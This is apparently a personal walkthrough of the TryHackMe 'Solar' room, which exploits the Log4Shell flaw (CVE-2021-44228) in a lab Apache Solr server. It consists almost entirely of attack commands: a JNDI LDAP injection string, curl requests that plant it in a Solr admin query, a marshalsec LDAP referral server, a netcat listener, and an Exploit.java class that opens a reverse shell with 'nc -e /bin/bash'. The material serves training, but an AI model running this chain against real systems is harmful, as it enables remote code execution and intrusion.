

# Solar exploiting log4j

[TryHackMe | Solar, exploiting log4j](https://tryhackme.com/room/solar)

Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.


The screenshot shows the TryHackMe interface for the 'Solar, exploiting log4j' room. The header includes the TryHackMe logo, navigation links (Dashboard, Learn, Compete, Other), and user information (Access Machines, 163, Go Premium). The room title 'Solar, exploiting log4j' is prominently displayed with a description: 'Explore CVE-2021-44228, a vulnerability in log4j affecting almost all software under the sun.' Below the title, there's a section for 'Active Machine Information' showing a table with columns: Title, IP Address, Expires, and buttons for '?', 'Add 1 hour', and 'Terminate'. The table lists 'Solar - log4j' with IP '10.10.85.5' and expires in '43m 05s'. A progress bar shows 55% completion. Below the table, there are three tasks: 'Task 1 CVE-2021-44228 Introduction', 'Task 2 Reconnaissance', and 'Task 3 Discovery'.

`http://10.10.85.5:8983`

`http://10.10.85.5:8983/solr/#/`

The screenshot shows the Solr Admin interface. The left sidebar contains navigation links: Dashboard, Logging, Security, Core Admin, Java Properties, Thread Dump, and a message 'No cores available Go and create one'. The main content area is divided into several sections: 'Instance' (Start 22 minutes ago), 'Versions' (listing solr-spec, solr-impl, lucene-spec, and lucene-impl), 'JVM' (Runtime, Processors, Args), 'System' (Physical Memory 93.8%, Swap Space 0.1%, File Descriptor Count 0.0%, JVM-Memory 10.5%), and 'Security' (Authentication Plugin, Authorization Plugin, Current Username, User Roles). The 'Args' section lists various configuration parameters like -DSTOPKEY, -DSTOPPORT, -Djetty.home, -Dlog4j.configurationFile, -Dsolr.data.home, -Dsolr.default.configdir, -Dsolr.install.dir, -Dsolr.jetty.inetaccess.excludes, -Dsolr.jetty.inetaccess.includes, -Dsolr.log.dir, -Dsolr.log.muteconsole, and -Dsolr.solr.home.

`http://10.10.85.5:8983/solr/admin/cores`





```
${jndi:ldap://ATTACKERCONTROLLEDHOST}
```

```
nc -vnlp 9999
```

```
curl 'http://10.10.85.5:8983/solr/admin/cores?foo=${jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:9999\}'
```

```
curl 'http://10.10.85.5:8983/solr/admin/cores?foo=${jndi:ldap://10.17.44.152:9999\}'
```



```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit"
```

```
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.10.239.89:8000/#Exploit"
```

*Exploit.java*

```

public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash
YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}

```

```

public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash
YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
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    }
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TryHackMe

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Apache LOG4J

Solar, exploiting log4j

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100%

- Task 1 CVE-2021-44228 Introduction
- Task 2 Reconnaissance
- Task 3 Discovery
- Task 4 Proof of Concept
- Task 5 Exploitation
- Task 6 Persistence

Start AttackBox Help